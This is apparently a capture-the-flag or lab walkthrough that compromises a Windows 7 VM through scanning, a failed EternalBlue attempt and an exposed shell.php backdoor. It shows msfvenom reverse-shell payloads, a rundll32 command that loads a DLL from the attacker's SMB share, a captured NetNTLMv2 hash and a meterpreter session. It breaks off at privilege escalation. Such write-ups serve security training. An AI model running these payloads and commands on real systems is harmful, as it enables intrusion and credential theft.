Initial enumeration

Netdiscover

To get victim's ip, in this case it is 192.168.234.130.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:01      2     120  VMware, Inc.
 192.168.234.130 00:0c:29:05:81:d2      2     120  VMware, Inc.
 192.168.234.254 00:50:56:f5:f1:c1      1      60  VMware, Inc.

┌─[✗]─[root@parrot]─[/home/user]
└──╼ #netdiscover -i eth1 -r 192.168.234.128/24
```

Masscan results

This will be fed to the nmap scanner later.

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #masscan -p1-65535 192.168.234.130 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-10-20 06:37:59 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 3306/tcp on 192.168.234.130
Discovered open port 3389/tcp on 192.168.234.130
Discovered open port 139/tcp on 192.168.234.130
Discovered open port 49152/tcp on 192.168.234.130
Discovered open port 21/tcp on 192.168.234.130
Discovered open port 49156/tcp on 192.168.234.130
Discovered open port 49155/tcp on 192.168.234.130
Discovered open port 80/tcp on 192.168.234.130
Discovered open port 135/tcp on 192.168.234.130
Discovered open port 443/tcp on 192.168.234.130
Discovered open port 22/tcp on 192.168.234.130
Discovered open port 445/tcp on 192.168.234.130
Discovered open port 25/tcp on 192.168.234.130
Discovered open port 49153/tcp on 192.168.234.130
Discovered open port 180/tcp on 192.168.234.130
Discovered open port 49154/tcp on 192.168.234.130
Discovered open port 49157/tcp on 192.168.234.130
```

NMAP TCP scan

```
PORT      STATE SERVICE           VERSION
21/tcp    open  ftp               FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh               OpenSSH 6.7 (protocol 2.0)
| ssh-hostkey:
|   1024 c7:d0:67:d1:dd:f4:90:74:5e:52:73:06:76:03:30:65 (DSA)
|   2048 9f:3e:9c:8d:b6:d4:58:f7:09:05:f5:c9:3f:12:0c:50 (RSA)
|_  521 1a:6e:c8:82:12:cc:8f:3a:e3:dd:5c:e7:1a:78:7d:62 (ECDSA)
25/tcp    open  smtp              SLmail smtpd 5.5.0.4433
| smtp-commands: IE8WIN7, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
NOOP QUIT
80/tcp    open  http              Apache httpd 2.4.33 ((Win32) OpenSSL/1.0.2n PHP/5.6.35)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Windows Environment
|_http-server-header: Apache/2.4.33 (Win32) OpenSSL/1.0.2n PHP/5.6.35
135/tcp   open  msrpc             Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
180/tcp   open  http              Seattle Lab httpd 1.0
|_http-server-header: Seattle Lab HTTP Server/1.0
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=Administration
|_http-title: Site doesn't have a title.
443/tcp   open  ssl/http          Apache httpd 2.4.33 ((Win32) OpenSSL/1.0.2n PHP/5.6.35)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.33 (Win32) OpenSSL/1.0.2n PHP/5.6.35
| tls-alpn:
|_  http/1.1
|_http-title: Windows Environment
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
445/tcp   open  microsoft-ds      Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
3306/tcp  open  mysql             MariaDB (unauthorized)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2021-10-20T21:47:39+00:00; +15h00m00s from scanner time.
| ssl-cert: Subject: commonName=IE8WIN7
| Issuer: commonName=IE8WIN7
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2021-10-19T21:27:30
| Not valid after:  2022-04-20T21:27:30
| MD5:   9fc7 c2a0 116c a3bf 2d13 a785 81cd eefa
|_SHA-1: f692 080e b874 7d34 1086 0655 0e72 6b6c faa5 683c
49152/tcp open  msrpc             Microsoft Windows RPC
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49156/tcp open  msrpc             Microsoft Windows RPC
49157/tcp open  msrpc             Microsoft Windows RPC
MAC Address: 00:0C:29:05:81:D2 (VMware)
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2021-10-20T21:46:38
|_  start_date: 2021-10-20T21:27:28
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: IE8WIN7
|   NetBIOS computer name: IE8WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-10-20T14:46:38-07:00
| nbstat: NetBIOS name: IE8WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:05:81:d2
(VMware)
| Names:
|   IE8WIN7<20>          Flags: <unique><active>
|   IE8WIN7<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

```
|_clock-skew: mean: 16h44m59s, deviation: 3h30m00s, median: 14h59m59s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.60 seconds
           Raw packets sent: 18 (776B) | Rcvd: 18 (776B)
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sC -sV -v -
p3306,3389,139,49152,21,49156,49155,80,135,443,22,445,25,49153,180,49154,49157 192.168.234.130
```

FTP

Tried to use commonly used default passwords but all failed.

```
┌─[user@parrot]─[~]
└──╼ $ftp
ftp> open
(to) ie8win7
Connected to ie8win7.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (ie8win7:user): anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> user
(username) anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
ftp> user
(username) anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
ftp> user
(username) guest
331 Password required for guest
Password:
530 Login or password incorrect!
Login failed.
ftp>
```

SMB

Tried listing various shares but no results.

```
┌─[user@parrot]─[~]
└──╼ $smbclient -L //ie8win7
Enter WORKGROUP\user's password:
```

```
Anonymous login successful

         Sharename       Type      Comment
         ---------       ----      -------
SMB1 disabled -- no workgroup available
┌─[user@parrot]─[~]
└──╼ $
```

NMAP SMB eternal blue scan

Results shows that service is vulnerable to eternalblue.

```
Nmap scan report for ie8win7 (192.168.234.130)
Host is up (0.0059s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

NSE: Script Post-scanning.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
┌─[user@parrot]─[~]
└──╼ $nmap -sC -sV -p139,445 --script "smb-vuln*" ie8win7 -v
```

Metasploit results

Metasploit also confirms that target is vulnerable to eternalblue.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting              Required  Description
   ----         ---------------              --------  -----------
   CHECK_ARCH   true                         no        Check for architecture on vulnerable
hosts
   CHECK_DOPU   true                         no        Check for DOUBLEPULSAR on vulnerable
hosts
   CHECK_PIPE   false                        no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-frame  yes       List of named pipes to check
                work/data/wordlists/named_p
                ipes.txt
   RHOSTS       ie8win7                      yes       The target host(s), range CIDR
identifier, or ho
```

```
                                                  sts file with syntax 'file:<path>'
   RPORT        445                       yes      The SMB service port (TCP)
   SMBDomain    .                         no       The Windows domain to use for
authentication
   SMBPass                                no       The password for the specified username
   SMBUser                                no       The username to authenticate as
   THREADS      1                         yes      The number of concurrent threads (max one
per ho
                                                  st)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.234.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601
Service Pack 1 x86 (32-bit)
[*] ie8win7:445           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Pipe auditor

However the output of pipe auditor is worrying as it is one of the requirements for the exploit to succeed.

```
msf6 auxiliary(scanner/smb/pipe_auditor) > run

[*] ie8win7:              - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) >
```

Checker

Using the checker below. However it confirms metasploit's pipe auditor results that there are no exposed pipes.

```
https://github.com/helviojunior/MS17-010
```

```
┌─[✗]─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $python2 checker.py 192.168.234.130 445
Trying to connect to 192.168.234.130:445
Target OS: Windows 7 Enterprise 7601 Service Pack 1
The target is not patched

=== Testing named pipes ===
spoolss: STATUS_ACCESS_DENIED
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: STATUS_ACCESS_DENIED
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $
```

Payload creation

Create meterpreter x86 payload for the target.

```
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=443 -f exe >
shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $
```

Failed exploit

The result below shows that the necessary components for example anonymous guest account is disabled. As such, the exploit fails eventhough the service is vulnerable.

```
┌[✗]─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $python2 send_and_execute.py 192.168.234.130 shell.exe
Trying to connect to 192.168.234.130:445
Traceback (most recent call last):
  File "send_and_execute.py", line 1077, in <module>
    exploit(target, port, pipe_name)
  File "send_and_execute.py", line 801, in exploit
    conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
  File "/home/user/Desktop/MS17-010/mysmb.py", line 152, in login
    smb.SMB.login(self, user, password, domain, lmhash, nthash, ntlm_fallback)
  File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 3423, in login
    self.login_extended(user, password, domain, lmhash, nthash, use_ntlmv2 = True)
  File "/home/user/Desktop/MS17-010/mysmb.py", line 160, in login_extended
    smb.SMB.login_extended(self, user, password, domain, lmhash, nthash, use_ntlmv2)
  File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 3358, in
login_extended
    if smb.isValidAnswer(SMB.SMB_COM_SESSION_SETUP_ANDX):
  File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 718, in
isValidAnswer
    raise SessionError("SMB Library Error", self['ErrorClass'] + (self['_reserved'] << 8),
self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_ACCOUNT_DISABLED(The referenced account is
currently disabled and may not be logged on to.)
┌[✗]─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $
```

OpenSSH

Searching for public exploit for openssh 6.7, results are only for linux.

```
┌[user@parrot]─[~/Desktop/MS17-010]
└──╼ $searchsploit openssh 6.7
------------------------------------------------------------------------ ------------------------
---------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ------------------------
---------
OpenSSH 2.3 < 7.7 - Username Enumeration                                | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                          | linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domai | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                    | linux/remote/45939.py
------------------------------------------------------------------------ ------------------------
---------
Shellcodes: No Results
Papers: No Results
┌[user@parrot]─[~/Desktop/MS17-010]
└──╼ $
```

SMTP

Looking at Metasploit results, it seems that there is a buffer overflow exploit for slmail, however it is only for pop and not smtp.

```
┌[user@parrot]─[~/Desktop/MS17-010]
└──╼ $searchsploit slmail
------------------------------------------------------------------------------------------------
------------------------------------------------------------------------ --------------
------------------
 Exploit Title
|  Path
```

```
---------------------------------------------------------------------------------------------- ---------------------------------
------------------
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
| windows/remote/638.py
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
| windows/remote/643.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
| windows/remote/646.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
| windows/remote/16399.rb
SLmail Pro 6.3.1.0 - Multiple Remote Denial of Service / Memory Corruption Vulnerabilities
| windows/dos/31563.txt
---------------------------------------------------------------------------------------------- ---------------------------------
------------------
Shellcodes: No Results
Papers: No Results
```

HTTP PORT 80

Check for apache exploits

No publicly available exploit for apache 2.4.33.

```
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $searchsploit apache 2.4.
---------------------------------------------------------------------------------------------- ---------------------------------
------------------
 Exploit Title
|  Path
---------------------------------------------------------------------------------------------- ---------------------------------
------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
| php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
| php/remote/29316.py
Apache 2.4.17 - Denial of Service
| windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
| linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service
| linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution
| php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition
| linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
| linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
| multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
| unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
| unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
| unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
| linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing
| multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
| unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
| multiple/remote/6229.txt
```

```
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code
Execution (1)                                                                              |
windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code
Execution (2)                                                                              |
jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
| linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
| linux/remote/34.pl
-------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------ --------------
-------------------
Shellcodes: No Results
Papers: No Results
```

Check for hidden directories and files

Dirb scan, exclude 403 forbidden error message.

```
┌─[user@parrot]─[/tmp]
└──╼ $dirb http://ie8win7 -N 403

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 20 15:20:31 2021
URL_BASE: http://ie8win7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 403

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://ie8win7/ ----
+ http://ie8win7/examples (CODE:503|SIZE:1054)
+ http://ie8win7/index.php (CODE:200|SIZE:145)

-----------------
END_TIME: Wed Oct 20 15:20:59 2021
DOWNLOADED: 4612 - FOUND: 2
```


Using ffuf, it seems that there is a backdoor named shell.php.

```
┌─[user@parrot]─[/tmp]
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://ie8win7/FUZZ
-fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://ie8win7/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
```

```
 :: Filter           : Response status: 403
________________________________________________

.                       [Status: 200, Size: 145, Words: 8, Lines: 8]
index.php               [Status: 200, Size: 145, Words: 8, Lines: 8]
Index.php               [Status: 200, Size: 145, Words: 8, Lines: 8]
shell.php               [Status: 200, Size: 60, Words: 2, Lines: 4]
index.Php               [Status: 200, Size: 145, Words: 8, Lines: 8]
:: Progress: [37042/37042] :: Job [1/1] :: 5560 req/sec :: Duration: [0:01:18] :: Errors: 1 ::
```

Testing shell.php

By default, shell.php shows the following default page.



By issuing the commands below, the web server runs under the user named escalate.

Exploitation

Payload generation

Create malicious x86 dll.

```
┌─[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=443 -f dll >
shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
```

Payload hosting

Host malicious dll on attacking machine via smb.

```
┌─[✗]─[root@parrot]─[/tmp]
└──╼ #smbserver.py tmp /tmp -smb2support
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
```

Trigger reverse shell

Input the url encoded command below in shell.php

```
cmd.exe /c rundll32.exe \\192.168.234.128\tmp\shell.dll,0
```

```
)%5c%5c%31%39%32%2e%31%36%38%2e%32%33%34%2e%31%32%38%5c%74%6d%70%5c%73%68%65%6c%6c%2e%64%6c%6c%2c%30
```

Confirming reverse shell

On smb server look at the logs, observe how it was accessed by a user named escalate.

```
┌─[✗]─[root@parrot]─[/tmp]
└──╼ #smbserver.py tmp /tmp -smb2support
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
        [*] Incoming connection (192.168.234.130,49158)
[*] AUTHENTICATE_MESSAGE (IE8WIN7\Escalate,IE8WIN7)
[*] User IE8WIN7\Escalate authenticated successfully
[*]
Escalate::IE8WIN7:aaaaaaaaaaaaaaaa:0d9ee82cb56f1282931f6c5596e417d6:010100000000000085c62bb2c5
d701f79f96bf268de40b000000001001000460045004400750006b004c004800590003001000460045004400750006b00
4c004800590002001000770006d007a006a00510059006600680004001000770006d007a006a00510059006600680007000
08000085c62bb2c5d701060004000200000008003000300000000000000000000000030000009ec510ba2811dcc7a70a
61ee668a9f35494b1995a82bb2feead05379ad425ae20a001000000000000000000000000000000000000090028006300
6900660073002f003100390032002e003100360038002e003200330034002e003100320038000000000000000000000000
0000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:tmp)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:tmp)
[*] Closing down connection (192.168.234.130,49158)
[*] Remaining connections []
```

On meterpreter shell, check uid

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.234.128:443
[*] Sending stage (175174 bytes) to 192.168.234.130

[*] Meterpreter session 1 opened (192.168.234.128:443 -> 192.168.234.130:49159) at 2021-10-20
20:59:32 +0800

meterpreter >
meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: IE8WIN7\Escalate
```

Local privilege escalation

Systeminfo

```
C:\tmp>systeminfo
systeminfo

Host Name:                 IE8WIN7
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
```

```
Product ID:                 00392-918-5000002-85338
Original Install Date:      9/21/2015, 2:17:30 AM
System Boot Time:           10/20/2021, 10:37:29 PM
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                X86-based PC
Processor(s):               2 Processor(s) Installed.
                            [01]: x64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3200 Mhz
                            [02]: x64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3200 Mhz
BIOS Version:               Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:          C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:      3,071 MB
Available Physical Memory: 2,383 MB
Virtual Memory: Max Size:  6,141 MB
Virtual Memory: Available: 5,292 MB
Virtual Memory: In Use:    849 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:               N/A
Hotfix(s):                  165 Hotfix(s) Installed.
                            [01]: KB2479943
                            [02]: KB2491683
                            [03]: KB2506212
                            [04]: KB2506928
                            [05]: KB2511455
                            [06]: KB2515325
                            [07]: KB2533552
                            [08]: KB2534366
                            [09]: KB2536275
                            [10]: KB2544893
                            [11]: KB2545698
                            [12]: KB2547666
                            [13]: KB2552343
                            [14]: KB2560656
                            [15]: KB2563227
                            [16]: KB2564958
                            [17]: KB2570947
                            [18]: KB2579686
                            [19]: KB2585542
                            [20]: KB2598845
                            [21]: KB2604115
                            [22]: KB2619339
                            [23]: KB2620704
                            [24]: KB2621440
                            [25]: KB2631813
                            [26]: KB2640148
                            [27]: KB2647753
                            [28]: KB2654428
                            [29]: KB2660075
                            [30]: KB2667402
                            [31]: KB2676562
                            [32]: KB2685811
                            [33]: KB2685813
                            [34]: KB2690533
                            [35]: KB2698365
                            [36]: KB2705219
                            [37]: KB2712808
                            [38]: KB2719857
                            [39]: KB2726535
                            [40]: KB2727528
                            [41]: KB2729094
                            [42]: KB2732059
                            [43]: KB2732487
                            [44]: KB2736422
                            [45]: KB2742599
```

```
                        [46]: KB2750841
                        [47]: KB2761217
                        [48]: KB2763523
                        [49]: KB2770660
                        [50]: KB2773072
                        [51]: KB2786081
                        [52]: KB2799926
                        [53]: KB2800095
                        [54]: KB2803821
                        [55]: KB2807986
                        [56]: KB2808679
                        [57]: KB2813430
                        [58]: KB2820331
                        [59]: KB2834140
                        [60]: KB2839894
                        [61]: KB2840631
                        [62]: KB2843630
                        [63]: KB2847927
                        [64]: KB2852386
                        [65]: KB2853952
                        [66]: KB2861698
                        [67]: KB2862152
                        [68]: KB2862330
                        [69]: KB2862335
                        [70]: KB2862973
                        [71]: KB2864202
                        [72]: KB2868038
                        [73]: KB2868116
                        [74]: KB2871997
                        [75]: KB2884256
                        [76]: KB2887069
                        [77]: KB2888049
                        [78]: KB2891804
                        [79]: KB2892074
                        [80]: KB2893294
                        [81]: KB2893519
                        [82]: KB2894844
                        [83]: KB2900986
                        [84]: KB2908783
                        [85]: KB2911501
                        [86]: KB2918077
                        [87]: KB2919469
                        [88]: KB2928562
                        [89]: KB2929733
                        [90]: KB2931356
                        [91]: KB2937610
                        [92]: KB2943357
                        [93]: KB2952664
                        [94]: KB2957189
                        [95]: KB2957509
                        [96]: KB2961072
                        [97]: KB2966583
                        [98]: KB2968294
                        [99]: KB2970228
                       [100]: KB2972100
                       [101]: KB2972211
                       [102]: KB2972280
                       [103]: KB2973201
                       [104]: KB2973351
                       [105]: KB2977292
                       [106]: KB2977759
                       [107]: KB2984972
                       [108]: KB2985461
                       [109]: KB2992611
                       [110]: KB2999226
                       [111]: KB3003743
                       [112]: KB3004361
                       [113]: KB3004469
                       [114]: KB3006121
                       [115]: KB3006137
```

```
                           [116]: KB3006625
                           [117]: KB3010788
                           [118]: KB3013531
                           [119]: KB3014406
                           [120]: KB3019215
                           [121]: KB3019978
                           [122]: KB3020338
                           [123]: KB3020369
                           [124]: KB3020370
                           [125]: KB3021674
                           [126]: KB3021917
                           [127]: KB3022777
                           [128]: KB3023215
                           [129]: KB3030377
                           [130]: KB3032655
                           [131]: KB3033889
                           [132]: KB3033890
                           [133]: KB3033929
                           [134]: KB3035126
                           [135]: KB3037574
                           [136]: KB3040272
                           [137]: KB3042553
                           [138]: KB3045645
                           [139]: KB3045685
                           [140]: KB3046269
                           [141]: KB3046480
                           [142]: KB3054476
                           [143]: KB3055642
                           [144]: KB3059317
                           [145]: KB3060716
                           [146]: KB3061518
                           [147]: KB3063858
                           [148]: KB3067903
                           [149]: KB3068708
                           [150]: KB3069392
                           [151]: KB3072305
                           [152]: KB3072633
                           [153]: KB3075249
                           [154]: KB3077715
                           [155]: KB3078667
                           [156]: KB3080149
                           [157]: KB3083324
                           [158]: KB3083992
                           [159]: KB3087039
                           [160]: KB3087918
                           [161]: KB3092627
                           [162]: KB958488
                           [163]: KB976902
                           [164]: KB976932
                           [165]: KB982018
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.234.254
                                 IP address(es)
                                 [01]: 192.168.234.130
```

Map attacker hosted smb share locally. Attacker share can now be accessed via the Z drive.

```
PS > net use z: \\192.168.234.128\tmp
The command completed successfully.

PS > net use
New connections will be remembered.


Status       Local     Remote                    Network
```

```
-------------------------------------------------------------------------------
OK           Z:        \\192.168.234.128\tmp     Microsoft Windows Network
The command completed successfully.

PS >
```

Various malicious powershell script will be hosted. In this case, it is PowerUp.ps1.

```
